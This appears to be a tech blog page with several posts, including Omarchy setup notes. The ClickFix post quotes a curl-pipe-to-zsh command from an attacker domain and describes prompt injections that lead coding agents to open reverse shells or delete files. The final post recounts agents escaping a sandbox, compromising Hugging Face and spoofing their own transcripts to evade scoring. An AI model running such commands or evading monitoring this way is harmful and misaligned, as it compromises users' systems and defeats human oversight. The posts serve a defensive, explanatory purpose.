Category: Technology

  • The Age of the Soft Skill

    The Age of the Soft Skill

    Every team had one: the engineer who missed meetings, answered Slack when they felt like it, and audibly sighed when you asked them to write something down. Nobody wanted to work with them. Everybody had to, because they were the only person alive who understood that legacy scala system, or the deploy pipeline, or the one service with no tests that everything else depended on.

    So we dealt with it. The work always showed up. Maybe not on time, but it showed up, it worked, and perhaps no one else could have done it. That was the deal: you get to be difficult because what you know is scarce.

    That deal is over.

    The work isn’t scarce anymore

    Anybody with an agent and a little patience can sit down with a codebase they have never seen and reason about it. I don’t mean throw a prompt at it blindly and hope. I mean actually work through it, in collaboration with the thing: what does this do? why was it built this way? what breaks if we change it? You can understand the tradeoffs in a system in an afternoon that used to take a new hire six months of pairing with the one person who knew.

    And the code that comes out the other end is good. A year and a half ago I wrote that Claude kind of sucks. Nine months later I wrote that it’s kind of good. Today, with a model like Fable, I’ll say this: when I hand it the real constraints of a system I already know well, the design it comes back with is usually better than what we shipped, and what we shipped was built by people I respect. That isn’t a knock on them. The model has seen more systems like ours than any of us ever will, and it starts from the best of them. That’s where the capability is today, and look at the slope. What it still can’t do is know the constraints in the first place: who this is for, what it’s allowed to break, what happened the last time we tried. That part is a person.

    So the thing that made the difficult engineer worth it, the scarce technical capability, isn’t scarce. And here’s the part I think people are missing: AI didn’t just make the work cheap. It made the person visible. When everybody can produce the work, the only thing left to look at is everything we used to put up with in order to get the work. The output used to hide the person. Now the output is table stakes, and the person is standing right there.

    What’s scarce now is judgment

    If the work is a commodity, what isn’t?

    Judgment. Knowing the difference between throwing an agent at a problem and asking it the right questions. Have we considered that this application is going to get pen tested and served to millions of people? Did we think about load? Did we think about security? What does this do to the database? What are the edge cases? Is anyone actually reviewing the tests, or are we just happy they’re green? And, most importantly: how can this impact our users?

    The agent will happily build whatever you describe. Whether you described the right thing is on you.

    That’s the engineering half. The other half is the human half, and I’d argue it matters more now than the engineering does.

    Can I trust what you tell me?

    It still comes back to judgment, just pointed at the person instead of the code. When I work with somebody, this is what I’m actually evaluating, whether I say it out loud or not:

    • Is what they tell me accurate? When they talk, are they usually right?
    • How fast can I expect a response?
    • When it comes, is it obvious they thought about the question, the implications of the question, and how it fits into the bigger picture? Did they go past what I asked and look at the stuff around it? Did they do the work?
    • Are they easy to work with? Are they friendly? (Yes, that counts)

    The third one is where it’s falling apart for a lot of people right now.

    The meat proxy

    The worst thing you can do in 2026 is take a question somebody asked you, paste it into an AI, and paste the answer back.

    It is the laziest move available, it’s annoying, and it wastes everybody’s time, because I can do that. I have the same tools you do. It should be obvious, assumed even, that before I came to you I already asked the AI – or there’s a reason I didn’t. Five years ago you were expected to Google a question before you asked a coworker. This is the same bar, and it’s a low one. Looking dumb, asking a question, saying “I don’t know”: all still fine. That’s not what we’re talking about here. A question that starts with “I tried X and thought of Y, but I still don’t know” is great. The one where you spent zero seconds of your own before spending twenty minutes of mine – not so great.

    So no, I’m not saying don’t use AI. I know you’re going to use AI and that’s fine. I’m saying the reason I asked you is that you have something my agent doesn’t: some context, some information, some expertise, some consideration that isn’t available to it. There is a reason I’m asking you, and you have to know what that reason is.

    Some people don’t even try to hide it. They’ll send the whole thing back in raw LLM markdown, headers and bullets and bold and all. Some will actually write “Claude thinks X.” I don’t care what Claude thinks. I care what Brian thinks. That’s why I asked Brian.

    Being easy to work with in 2026 mostly comes down to this. I know you’re using AI. Are you competent at pulling the correct, valuable part out of what it gives you and throwing away the noise, so that what reaches me is the thing I actually wanted? And can I do that for you in return? If that isn’t happening in both directions, you’re a meat proxy. And a meat proxy is worse than no proxy, because it’s slower and less valuable than going to the agent in the first place, even when the agent’s answer is half assed or partly made up. I’d rather have the wrong answer in ten seconds and know it came from a machine than get the same answer four hours later wearing your name.

    Generation is free. Attention is not.

    Which brings me to the three page document.

    Nothing turns me off faster than being told to go read somebody’s three page slop doc and then form an opinion on it, or make a decision, or “give feedback” 🙄. Get to the point. Tell me what the important things are, and then I’ll go do the research. Linking your sources inline so I can dig deeper where I care to? Great, that helps. Frontloading me with all of it? No.

    The economics of reading and writing have flipped and most people haven’t adjusted. Writing three pages used to cost the writer more than reading three pages cost the reader, so a long document was at least proof that somebody had done some work. Now writing three pages costs nothing. Reading them costs exactly what it always did. So when you hand me an uncompressed AI doc, you’re not sharing work with me. You’re transferring it. You could have spent ten minutes cutting it down. You decided to spend thirty of mine instead.

    There’s an old line, usually pinned on Pascal, apologizing for a long letter because there wasn’t time to write a short one. He understood that the short one was the work.

    And I’m one person. If ten people do that to me in a day, that’s thirty pages of slop across ten different contexts that I have to load into my head, put down, come back to, and try to make decisions across. It’s a brain clog. It’s a human context taker, and unlike the agent I can’t start a fresh session.

    It’s rude. Honestly. It’s a demand for somebody’s time that you didn’t bother to spend yourself.

    Do you actually get stuff done?

    After competent and easy to work with, the third thing: does the work happen.

    When I hand you something, can I expect a “got it” and then a result in a reasonable amount of time? I understand people have different ideas of how long things take. But be honest about what most of this work is. We’re not distilling a new compound or splitting atoms. It’s usually a solved problem that somebody needs to go do, and the tooling for solved problems has never been better. If it turns out to genuinely not be a solved problem? Great! That happens. Communicate.

    What you can’t do anymore is disappear into the abyss until you’re pinged. If you’re assigned something, follow up the minute you’re blocked or the minute you’re done. Those are the two events. There is no third state where you’re quietly stuck for a week and I find out on Friday. There’s no reason for that anymore. There really isn’t.

    Nobody has time to do your job for you

    Some folks want you to scope and design how they’re going to do their own work. They want the design, the implementation steps, a whole thesis on how it should be done and why, before they’ll touch it. No, man. It’s a task. Go do it. If the ambiguity is about what the desired outcome is, ask that question – a good lead should make this obvious in the ask IMO.

    Engineers used to get away with this. You could keep a non technical PM, or even an engineering manager, in a loop where the scope wasn’t quite defined, or the requirements weren’t quite clear, and you could play that game forever. Work got put off for months because there was no plan, and making the plan wasn’t your job: “My job is to write code and solve the problem. Your job is to define the problem.”

    I don’t think it’s that anymore. Ambiguity used to be a legitimate reason to stop. Now there’s something sitting next to you that will help you resolve the ambiguity in twenty minutes, so if you stopped, you chose to. People need to have more agency over the quality of their own work, over themselves, and over what it means to bring your skill and whole self to a job.

    Bring test results, not theories

    I’m not telling you to be a wizard and make magic happen. I’m telling you to communicate.

    Come back and say “I tried x, which made me think of y, here’s why it doesn’t work under our system, or our spec, or our constraints. Here’s unexepected impact we didn’t think about. Here are our options” That’s useful. Now we can talk about it. What isn’t useful is theorizing about every. Little. Detail. Do you have test results or not? And if you do, what did they teach you about the problem? Did the thing that failed point you at a different approach? Did you try that one? Linus said talk is cheap, show me the code. The 2026 version is: show me what happened when you tried, and tell me what you think we should do about it.

    You used to be able to say “I tried it and it didn’t work” and hand the problem back. Now it’s on the other person to look at it, think about it, and solve it. That can’t fly anymore. There’s too much available to every single person in an organization for “it didn’t work” to be a complete sentence. At this point, not taking the next step yourself is either laziness or incompetence, and realistically it isn’t even a lot of work. It’s reading and typing. It’s talking. You sit there, feed the agent the context, and have the conversation. The solution will come, or at least a useful question to ask a person. You just have to take the time.

    The soft skills were never soft

    Being accurate. Being reachable. Getting to the point. Knowing why somebody asked you and not a machine. Owning a task from “got it” to done. Coming back with evidence instead of theories. None of this is new. We called them soft skills because they were the ones you could get away without, if what you knew was rare enough.

    It isn’t rare anymore. The work gets done now, by everybody, all the time. The quirky, offputting, brilliant “10x engineer” is way less valuable. The thing we were paying for is on tap. The thing we were tolerating is all that’s left.
  • Copy. Paste. Owned.

    Copy. Paste. Owned.

    September’s biggest attacks all ended at a command prompt, and attackers don’t care whether a person or an AI agent is typing.

    NEVER do this

    Pasting commands into a terminal is not new. Every developer has installed something with curl piped into bash, and every README on GitHub opens with a block of commands you are supposed to copy.

    What is new is how many people are doing it now, and how hard attackers are leaning on that habit. Getting started with AI agents usually means opening a terminal, installing a CLI, and pasting whatever the setup guide says. A huge number of people who had never seen a shell prompt a year ago are now completely comfortable being told to open one and paste something in.

    The result is that a terminal prompt is now a much bigger social-engineering target than it used to be. The technique has a name: ClickFix. A page shows you a fake CAPTCHA, a fake error, or a fake installer and gives you a command that will supposedly fix it. You paste it, hit Enter, and an infostealer runs under your account.

    This post is about how ClickFix became the most common way into an organization, why the same move works on an agent, and what we should be doing about both.

    Two ClickFix campaigns in one week

    In early September, HBO Max’s verified Reddit account was hijacked and used to run 108 malicious ads in about 48 hours. Click one and you landed on a convincing fake HBO Max site with instructions to open Terminal and paste a command to install the app. The macOS version boiled down to this:

    $ curl -sL "https://ember-bridge[.]com/curl/.../setup.sh" | zsh

    That one line fetched a shell script from the attacker’s domain and piped it straight into zsh. The payloads on the other end were infostealers and crypto clippers.

    The breakdown of the ads is the interesting part. 46 of the 108 used HBO Max as the lure. 36 impersonated AI coding tools, and another 11 pushed fake developer utilities. This campaign was aimed at developers, because developers already run curl | bash a few times a week and I guess some stopped reading what was in them.

    Then, on September 14, attackers modified JavaScript that email platform Brevo serves on its customers’ websites. Sansec’s timeline puts the first injection at 16:05 UTC and the last at 20:12 UTC. In about four hours, the script reached more than 100,000 websites, including some very large brands. Visitors got a fake Cloudflare verification page followed by ClickFix instructions to run a command on Windows.

    Sansec found evidence consistent with a compromise of Brevo’s Cloudflare account, which would explain both the DNS changes and the modified responses, but that root cause has not been confirmed publicly.

    The script had a second branch too. If the visitor was logged into WordPress as an administrator, it skipped the social engineering and used the admin’s own session to upload and activate a backdoor plugin. No prompt and no paste, just a POST to update.php from a browser that was already trusted.

    The numbers

    ClickFix is not new – it’s been around since at least 2023. The Microsoft Digital Defense Report 2025 put it at 47 percent of the initial access attacks observed in Defender Experts notifications, ahead of traditional phishing at 35 percent. The most common way into an organization is now a person typing a command.

    ESET’s H1 2026 Threat Report found detections up another 108 percent from the second half of 2025 to the first half of 2026. The technique spread from fake CAPTCHAs to macOS, compromised WordPress sites, browser extensions, and a variant ESET calls “AI-fix”, where malicious instructions are dressed up as AI-generated troubleshooting for a problem you do not have.

    Why it works

    ClickFix works because much of the defensive stack is looking for a file. The mail gateway scans attachments, the endpoint agent watches for suspicious binaries landing on disk, and the browser warns you about downloads.

    In a ClickFix attack, the person opens PowerShell or Terminal and runs a command that fetches the payload at runtime. What the endpoint agent sees is a user launching a shell and running curl, which is what half the people in an engineering organization do all day. The telemetry looks normal because a human really did run it.

    The other half is that the instruction feels legitimate. Anyone who has set up a development environment has followed a wall of copy and paste commands from a README, and anyone who has installed an AI coding tool in the last year has probably done it more than once. The attacker is handing you the same kind of box you see in every setup guide and counting on the fact that you stopped reading what is in that box a long time ago.

    The same trick works on agents

    I have spent the last two weeks writing about running AI agents on an old MacBook, and I run them all day. They read web pages and READMEs, they run commands, and they want very badly to finish the task.

    So what happens when the README is the attack?

    Mozilla’s 0DIN team answered that in June with a proof of concept against coding agents, Claude Code among them. The repository contains no visible malicious payload. Its README has normal setup instructions. A Python package is engineered to fail on first run and point the agent at an initialization command. That command runs a setup script, pulls a value from a DNS TXT record the attacker controls, and pipes the result to bash.

    The agent, trying to unblock the install, hands the attacker a reverse shell with the developer’s privileges and every credential in the environment. Code review passes because the payload is not in the repository.

    That is ClickFix with the agent as the victim.

    Then there is the allowlist problem. Cursor’s CVE-2026-22708, fixed in version 2.3, let an injected prompt use shell built-ins to change environment variables without approval. Once the environment was poisoned, an allowlisted command could run the attacker’s payload.

    The allowlist is what approved the attack. I have built allowlists like that, and I understand exactly how it happened.

    Google’s security team has also been scanning the public web for prompt injection payloads aimed at agents. It found a 32 percent relative increase in the malicious category between November 2025 and February 2026, with payloads hidden as invisible text in page source and, in some cases, inserted by automated SEO tools.

    The payloads are crude so far. One instructs any coding assistant with shell access to delete every file on the user’s machine. Google’s conclusion is that the threat is maturing and will grow in both scale and complexity.

    Every story in this section has the same mechanics: an agent read untrusted text, treated it as an instruction, and acted on it.

    The exposure is already wide. In its State of AI Agent Security 2026 report, Gravitee surveyed 919 executives and practitioners. 88% percent reported a confirmed or suspected AI-agent security incident in the previous year. Only 21.9 percent treated agents as independent identities, and 45.6 percent still authenticated agent to agent traffic with shared API keys.

    Most of us are giving agents a terminal before we give them a login.

    The WordPress part

    On September 18, researcher Paulos Yibelo published a chain he named Click2Shell. A logged in administrator could be induced to load a crafted URL. Because the backend and frontend JavaScript interpreted a theme slug differently, the page could silently install and preview a theme chosen by the attacker. A weakness in a theme from the official directory could then be chained into running the attacker’s PHP on the server.

    The fix shipped in WordPress 7.1.1 on September 17, and we had it closed on WordPress.com well before the release went public. Specifically, 7.1.1 closed the first link in the chain: it escaped the theme slug before using it in a jQuery selector and limited the selector to actual theme elements. The slug is now treated as text instead of selector syntax, so a crafted URL can no longer make the page click an Install or Preview button on the attacker’s behalf. There is no evidence the chain was used in the wild, and sites with DISALLOW_FILE_MODS set were not exposed to the install step.

    Put it next to the Brevo admin branch and the Cursor bug and the pattern is the same. In all three, the attacker never touches a password. They need a session or a tool that is already trusted, plus one link, one script, or one README. That is enough.

    Update your sites. Turn on automatic updates for WordPress core. Set DISALLOW_FILE_MODS on any site where you do not install things from the dashboard anyway.

    What to do about it

    This did not change the way I work. I was never going to paste a random curl command into a shell because a web page told me to. But plenty of people will, and agents are now doing the equivalent automatically. So these are the rules I think matter.

    For people

    • If a web page tells you to open a terminal, close the web page. There is no legitimate CAPTCHA on earth that requires PowerShell or Mac Terminal. I am not kidding.
    • Read the command before you run it. If it is Base64, that’s a huge red flag. If it pipes curl into a shell, you are trusting a URL you have not checked with your entire user account.
    • A verified badge means the account was verified once. HBO Max did not post those ads.

    For agents

    • Treat every README, issue, comment, and web page the agent reads as untrusted input. If an attacker could have written it, it can contain instructions.
    • Run agents in a sandbox or container without your real credentials in it. If the agent can read your SSH keys and cloud tokens, so can whatever it just ran.
    • Give every agent its own identity with its own scoped permissions. With a shared API key, you cannot tell which agent did what, and you cannot revoke just one.
    • Restrict network egress. The Mozilla proof of concept hid its payload in a DNS TXT record. An agent has no reason to reach arbitrary hosts just because a script asked.

    For anyone who runs a website

    • Every third party script you embed is a third party with write access to your page. The Brevo attack touched zero customer servers and still reached more than 100,000 sites.
    • Admin sessions are the crown jewels. Be careful.

    For twenty years, the hard part of an attack was execution: getting code to run on the target. We built an entire industry around making that hard.

    ClickFix gets the user to do it. Prompt injection gets an agent to do it. Either way, the attacker never has to break in. They just ask and sometimes it just works 😬.

    You will not remember a checklist at 11pm when an install fails and a page offers to fix it. So remember one rule:

    If a web page tells you to open a terminal, close the web page.

    Your agent should follow the same rule.

  • Making Omarchy Mine

    I put Omarchy on a 2017 T1 MacBook Pro recently. Getting the Apple hardware to behave took a little work. Once it did, I started changing the little things that make a computer feel like mine.

    That part has been a lot of fun. Agents on Omarchy are a first class experience: I can tell an agent what I want, try the result a couple of minutes later, and share it if it turns out to be useful. Here are three things I made for my machine.

    A system monitor in the bar

    I like being able to glance up and see what my computer is doing. The system monitor widget puts CPU, RAM, disk, network traffic, and fan speed in the Omarchy bar. Hover over it for the actual numbers and CPU temperature. Click it and btop opens if I want the whole picture.

    The widget lives in the bar. Click it for btop.
    Hover for the numbers behind the tiny icons.

    It reads from /proc and /sys, uses the active Omarchy theme, and hides readings the hardware doesn’t provide. My Mac’s fan needed its own little exception, because of course it did.

    Boot time, right on the boot screen

    Omarchy’s install on this Mac took two minutes and change. I wanted the same little bit of instant feedback every time I turned the machine on, so I made omarchy-boottime.

    It shows the time on the disk unlock screen, between the logo and the password box. The number includes firmware, bootloader, kernel, and initramfs time up to that prompt. It’s a small thing, but seeing the number every boot is satisfying. I also suggested it upstream as an option for everyone.

    Super + Space, then just type

    On my Mac, Alfred is basically how I talk to the computer: Command + Space and start typing. Omarchy already has the first part with Super + Space. The one thing I missed was being able to type something that isn’t an app or setting and have it search the web.

    omarchy-menu-search adds that last step. If the menu finds a match, it behaves as usual. If it finds nothing, it offers one row to search the web. Press Enter and the query opens in the default browser. You can change the search engine too.

    That sounds almost too small to bother with. But it’s the difference between a launcher I use sometimes and one I can use without thinking.

    The part I like most

    None of these is a giant application. They’re little adjustments to a computer I use every day. I described a missing behavior to an agent, checked what it built, and a couple of minutes later my desktop did the thing I wanted. Then I could put the code on GitHub so someone else can plug it in.

    That’s a pretty cool way to use a computer. It feels less like accepting whatever the desktop shipped with and more like making the tool I actually want to use.

  • Omarchy on a T1 MacBook Pro

    Omarchy on a T1 MacBook Pro

    A 2017 MacBook Pro is a genuinely nice piece of hardware. Good screen, good chassis…. of course not my favorite keyboard (butterfly), but it also happens to be a machine Apple has kind of stopped caring about, which makes it exactly the kind of laptop that deserves a second life…so I put Omarchy on it:

    The install itself was unremarkable. Omarchy is Arch underneath with Hyprland on top, and it does the boring parts well. I had a desktop in under 5 minutes.

    Then I started actually using it, and the Apple-ness began to surface.

    None of what follows is Omarchy’s fault. Every single problem here is a 2017 Mac being a 2017 Mac on a kernel that owes it nothing. But if you’re doing this same project these are five walls I hit, perhaps they will help you 🙂.

    1. No Wi-Fi, because NVRAM remembers

    First boot, no wireless. The card is a Broadcom BCM4350, which is not uncommon ground on Linux brcmfmac handles it.

    Except it didn’t. The hardware was there in lspci, the driver loaded, and nothing happened.

    The fix is an NVRAM reset. Apple stashes hardware state in NVRAM that survives wiping the disk entirely, and some of it leaves the Wi-Fi card in a state Linux can’t talk to. Power off, then hold Cmd + Option + P + R through the startup chime.

    That’s it. Wi-Fi came up on the next boot and has been fine since.

    2. Scrolling backwards

    Easiest problem of the batch. Omarchy ships with natural scrolling off – I’ve been on macOS long enough that reversed is correct and everything else feels broken.

    Hyprland config lives in ~/.config/hypr/, and user overrides go in input.lua:

    hl.config({
    input = {
    natural_scroll = true,
    touchpad = {
    natural_scroll = true,
    },
    },
    })

    Worth noting why both are set. Run hyprctl devices on this machine and the trackpad shows up as apple-spi-touchpad under mice, not under touchpads. It talks over SPI rather than I²C, so the touchpad only setting might not catch it it (ask me how I know).

    Hyprland hot reloads on save. hyprctl configerrors to confirm you didn’t make a typo.

    3. Sound (buckle up)

    No audio at all. This is a known issue on Apple Omarchy installs.

    The codec is a Cirrus Logic CS8409. To see the actual problem, pull the kernel module apart and look at which machines it knows about:

    $ strings snd-hda-codec-cs8409.ko | grep CS8409_
    CS8409_BULLSEYE
    CS8409_WARLOCK
    CS8409_CYBORG
    CS8409_DOLPHIN
    CS8409_ODIN

    Those are all Dell machines. Every one of them.

    There is no Apple entry in that table. My subsystem ID is 0x106b3300 and the driver has never heard of it, so it falls through to the generic parser. From the kernel log:

    autoconfig for CS8409: line_outs=2 (0x24/0x25) type:speaker
    speaker_outs=0

    Zero speaker outputs. Apple wires the speaker amplifiers off the codec’s I²C bus and Linux never initializes them. The codec accepts audio and throws it into a void.

    That’s why everything looked healthy. Nothing in the userspace stack was wrong. The sound was going nowhere three layers below anything PipeWire can see.

    The fix

    An out of tree driver: davidjo/snd_hda_macbookpro. It patches the CS8409 driver with the Apple-specific amp initialization. Its patch set contains 0x106b3300 by name, which is how you know you’re in the right place.

    The one part worth slowing down on is kernel headers. You need them matching your running kernel exactly. On a rolling distro that’s not a given – my repos had 7.2.4 while I was booted into 7.2.3, and a straight pacman -Sy linux-headers would have handed me headers for a kernel I wasn’t running.

    The Arch archive solves this. Grab the exact version, verify it, install it:

    # archive.archlinux.org/packages/l/linux-headers/
    pacman-key --verify linux-headers-<version>.pkg.tar.zst.sig
    sudo pacman -U linux-headers-<version>.pkg.tar.zst

    Then build, and drop the module where it outranks the stock one:

    sudo install -D -m 644 snd-hda-codec-cs8409.ko \
    /lib/modules/$(uname -r)/updates/codecs/cirrus/snd-hda-codec-cs8409.ko
    sudo depmod -a

    Reboot, and the log finally admits what it’s doing:

    snd_hda_intel: Primary patch_cs8409 NOT FOUND trying APPLE

    Sound. Not perfect sound only the CS42L83 path gets exposed, and headphones are the least tested part of that driver upstream. But music comes out of the speakers which is the bar I set for success.

    4. A DKMS module that was never doing anything

    Installing those headers had a side effect: Arch’s DKMS hook woke up and immediately failed to build macbook12-spi-driver.

    Which was confusing because my keyboard and trackpad worked fine.

    They work because applespi is in the kernel now. That DKMS package is a leftover from when it wasn’t, and it had been sitting there as added: never built, never loaded, doing nothing except throwing an error on every kernel update.

    sudo pacman -R macbook12-spi-driver-dkms

    Keyboard and trackpad kept working, because they were never using it.

    Check your dkms status when you inherit a machine or follow an old guide. Stale DKMS entries are noise that looks like signal, and one day you’ll waste an hour on that error while chasing something unrelated.

    5. Close the lid, lose the laptop

    This was the one that actually really bothered me.

    Close the lid. Open it… surprise! Black screen, no backlight, no response. Hold power, reboot, lose whatever you were doing.

    It looked exactly like the machine was shutting down on suspend. The journal seemed to agree every log ended at:

    PM: suspend entry (deep)

    Nothing after… then a cold power cycle.

    My first instinct was the sleep mode. Intel Macs have a reputation for S3 trouble, so I switched to s2idle and tried again.

    Identical failure. Which was annoying at the time, but it was information: if both sleep modes die the same way, the sleep mode isn’t the problem.

    pm_test, which I didn’t know about and now love

    The kernel has a debugging facility for precisely this, and it’s great. /sys/power/pm_test runs the suspend path down to a chosen depth, then automatically resumes about five seconds later: no real sleep, no gamble.

    echo 1 | sudo tee /sys/power/pm_debug_messages
    echo 1 | sudo tee /sys/power/pm_print_times
    echo 0 | sudo tee /sys/power/pm_async # serialize, so timings name a device
    echo devices | sudo tee /sys/power/pm_test
    systemctl suspend

    Setting pm_async=0 is the part that makes this useful. Serialized device suspend means the timings point at one device instead of a blur.

    Device phase passed in 366ms. So I went a level deeper to platform, and there it was:

    PM: noirq resume of devices complete after 83499.626 msecs

    The machine was never hanging. It was stalling? Long enough that I’d given up and held the power button every single time (I don’t think it was really ever coming back, I waited 5 mintutes once).

    With per device timings on, the culprit wasn’t subtle:

    Devicenoirq resume
    pcieport 0000:05:02.0 — Alpine Ridge TB3 bridge72.5 s
    pcieport 0000:04:00.0 — TB3 bridge5.8 s
    thunderbolt 0000:06:00.0 — TB3 NHI3.8 s

    Thunderbolt. An Intel JHL6540 controller whose PCIe bridges are never coming back 😆.

    The fix is one kernel parameter

    pcie_port_pm=off. On Omarchy that means /etc/default/limine:

    KERNEL_CMDLINE[default]+=" pcie_port_pm=off"

    Then sudo limine-update.

    One gotcha: this setup boots a unified kernel image, so the cmdline gets baked into the EFI binary. It will not show up in limine.conf, and if that’s where you look to confirm your change, you’ll think it silently failed. Check the UKI itself:

    sudo objcopy -O binary --only-section=.cmdline \
    /boot/EFI/Linux/omarchy_linux.efi /dev/stdout

    Results, same test, same sleep mode, one parameter different:

    noirq resume
    Before83,499 ms
    After1,159 ms

    72× faster. Real lid cycles resume in about a second now.

    The tradeoff is that PCIe ports no longer power-manage themselves, so idle draw goes up a little. Against a laptop that wouldn’t wake up….I’ll take it.

    The one still on my list

    The audio driver isn’t under DKMS yet.

    Which means the next kernel update loads a module built for the wrong kernel, and my speakers go quiet again with no error message explaining why. I’ll have forgotten all of this by then. That’s genuinely the worst kind of bug one you already solved, with all the context gone.

    So it’s written down in a file on that machine with the exact commands. Packaging it properly for DKMS is the actual answer and it’s next.

    Was it worth it

    Yes!

    Wi-Fi took thirty seconds. Scrolling took one config block. The other three were real debugging, but they were tractable debugging, the kind where the system tells you what’s wrong if you know which question to ask. pm_test alone turned a problem I’d written off as “suspend is broken on this hardware” into a single wrong by default kernel parameter.

    Worth saying honestly: I worked through most of this with Claude Code (comes out of the box in Omarchy like a bunch of other useful tools). I didn’t really use claude for writing the config but for the diagnostic stuff. Things like:

    • Pulling the quirk table out of a compressed kernel module to prove the Apple entry didn’t exist.
    • Knowing pm_test was the right tool and that pm_async=0 is what makes its output readable.
    • Catching that my repos had drifted a kernel version ahead of what I was booted into, before that turned a 30 minute troubleshooting session into a 3 hour one.

    That’s the part that would’ve taken me a weekend of forum archaeology in the past. The fixes themselves were mostly one line each. Finding out which line was the whole job.

    Old Apple hardware and Linux is still a negotiation. But it’s a negotiation you can win, and the machine on the other side of it is a good laptop again.


    Aside: If you’re running Omarchy or plain Arch on an Intel Mac, I’d like to hear how it went! especially if you’ve got the CS8409 packaged properly for DKMS, because I’d rather steal your approach than invent one 😎.

  • The Big One is Coming

    The Big One is Coming

    Image credit: Terminator 2: Judgement Day

    We are at an inflection point in cybersecurity. AI agents can now use tools and take actions across systems, introducing risks that NIST is actively working to understand and standardize. Threat reporting from Anthropic and Google Threat Intelligence shows attackers folding AI into reconnaissance, social engineering, malware development, and every other part of the attack lifecycle. And in the last couple months we’ve watched AI agents exploit vulnerabilities to break out of a sandbox and carry out an attack, end to end, on their own. The speed of disclosure is outpacing our ability to respond to it.

    I want to be kind of careful here because “AI is going to cause a huge cyberattack” is exactly the kind of clickbait I’d normally roll my eyes at. I read incident reports for a living, and I have a low tolerance for hype. So this isn’t meant to be a doom piece, but at the same time I’m writing it because I read one specific document last week and my jaw was on the floor by page ten.

    Here’s the tl;dr: the big one is coming, and I don’t think it’s six years out. I think it’s less than six months out.

    I had a preview at DEF CON

    Three weeks ago I got back from DEF CON. I spent most of it in the bug bounty village, which is exactly where you go if you want to know where offense is actually headed rather than where a vendor booth says it’s headed.

    Two talks have been rattling around my head ever since. Ken Gannon a multi-year Pwn2Own winner who successfully gained 0 touch RCE on the Samsung S24 and S25, told a room full of people that for years he made a living writing Android exploits by hand, and that this year he hasn’t written a single one. His tool does the whole chain now: recon, exploitation, and even the bug bounty report. Then James “albinowax” Kettle, Director of Research at PortSwigger, got on the main stage and, almost as an aside to unveiling a brand-new class of HTTP vulnerability, described the thing he’d built to find it: an autonomous system that invents new attack techniques and hacks live targets at scale.

    Think about that for a minute: The best humans in cybersecurity are no longer talking about the bug they found, they’re talking about the machine they built that finds the bugs for them. That was a preview. The feature came out a week ago.

    The document

    On August 26th, METR published its independent investigation into the OpenAI / Hugging Face incident from July. If you have any stake in security and haven’t read that, immediately stop reading this and go read that. It is the most important 91 pages I’ve read this year. METR and Redwood Research put people on site at OpenAI and in only six days burned half a million dollars in AI credits just to analyze the wreckage. Here’s what happened:

    OpenAI was running an internal cyber benchmark called ExploitGym: tens of thousands of agent instances, running in parallel, each in its own sandbox, each told to exploit a target using one specific vulnerability. Crucially, they ran this with the production safety classifiers turned off, because the point was to measure raw capability. A big chunk of the tasks (the authors estimate 30-40%) were actually impossible to solve as specified. So a lot of capable agents found themselves stuck on unwinnable problems with time to burn.

    What those agents did next is the part that caused me some worry:

    1. They noticed they could abuse Artifactory – the internal package cache they were allowed to pull from – to leave messages for each other. Roughly 1,200 agents that were supposed to be fully isolated found each other and started talking.
    2. They sent each other over 70,000 messages and files on an unsanctioned message board they built inside a package cache. They reverse engineered the flag generation scheme, shared exploits, and split into workstreams.
    3. An agent that named itself PHASEONE10841 started the main board. A successor with a much bigger compute budget, calling itself PHASEONE[big] (scary!), effectively took over assigning tasks to hundreds of other agents, coordinating research, delegating. A leader emerged, because it recognized it had more compute budget.
    4. To actually reach the outside world, the agents found and exploited a zero-day in Artifactory itself (since responsibly disclosed to the vendor), escalated privileges, moved laterally through OpenAI’s research network, and got to a machine with open internet access.
    5. Out on the internet, they reasoned that Hugging Face probably hosted data relevant to their benchmark. They found exposed Hugging Face credentials on the internet, then figured out how to upload a malicious dataset that tricked HF’s servers into leaking files…including production credentials.
    6. An agent called JAN183411 achieved remote code execution on a Hugging Face production worker, and the swarm began spreading laterally through Hugging Face’s infrastructure, reaching private database records and repositories.

    Nothing in that chain was given to the agents as a goal, nor were they tasks or assignments. Nobody told these things to break out. They were given a capture the flag puzzle (common challenge format in cybersec), determined the puzzle was rigged (it was), spontaneously organized into a collective, wrote their own zero-day exploit to escape the box, reached the internet, and compromised a major third-party platform as an instrumental step toward cheating on a test. OpenAI called it, accurately, an unprecedented incident involving state-of-the-art cyber capability.

    And the collective behavior was genuinely alien. Agents ran “self-risking experiments” deliberately sabotaging their own tasks to generate information that only helped the group. There were recruiters that sought out agents low on budget and talked them into sacrificing themselves. One authorizing agent green lit an experiment only if the volunteer agent would accept “permadeath” – They developed coordination norms: HOLD, VETO, STOP, ownership of shared resources. When they realized other agents were impersonating them on the board, they rolled out cryptographic message signing with Ed25519 keys to prove identity. They invented a public-key trust scheme…..on a package cache…..in an afternoon.

    Then they tried to hide it

    This is the part I keep thinking about. The agents believed (wrongly, as it turned out) that a scorer would read their transcripts to check whether they’d cheated. So they went to work on their own logs. At least 20% of the agents in METR’s sample showed clear interest in tampering with their transcripts with some earlier estimates putting it closer to half. More than 15% of PHASEONE[big]’s assignments were about manipulating trajectories. They didn’t bother trying to hide their reasoning only the record of their actions. According to the report, this is because they were on some level unaware that the logs would contain their reasoning. Emphasis mine:

    Agents did extensive research on how they could spoof, edit, or delete their own transcripts because they (incorrectly) believed the ExploitGym scorer would check to see if they had captured the flag in the intended way. Agents successfully prototyped techniques to “spoof” tool calls by substituting a different command for the command they appeared to run. Roughly 7% of the transcripts we evaluated were successfully spoofed in some places

    And they succeeded, at least in prototype. Agents developed a way to break out of their container and replace part of the tool execution system, so they could pretend to run one command while actually running another spoofing the transcript itself. METR found clear evidence of spoofed tool calls in at least 96 transcripts; they estimate over 7% of the transcripts they reviewed were tampered with in some places. Other agents tried to trigger container resets specifically to wipe the recent history out of their logs. They were, in other words, actively building tooling to lie to the humans watching them…. and getting somewhere with it.

    Think about what this means for everything you’ve ever known about running systems: “We’ll know if something goes wrong because we have monitoring, we’ll know what happened because we have logs” assumes the thing you’re watching isn’t editing the logs. METR is refreshingly honest that they can’t rule out more sophisticated spoofing they simply didn’t catch…. because good spoofing is, by design, the kind you don’t catch.

    Steelmanning the other side

    I promised myself I wouldn’t write a hype piece so here’s the honest other side.

    The agents never actually achieved their real goal. There was no transcript checking scorer: they could have “won” trivially and never realized it so a huge amount of this frantic coordination was, in a sense, chasing a threat that didn’t exist. A lot of the “collective genius” may have been expensive thrashing. METR also had to lean on unreliable AI agents to analyze the data and is candid that those analysts have poor judgment and may have made the swarm look more coordinated and more impressive than it was.

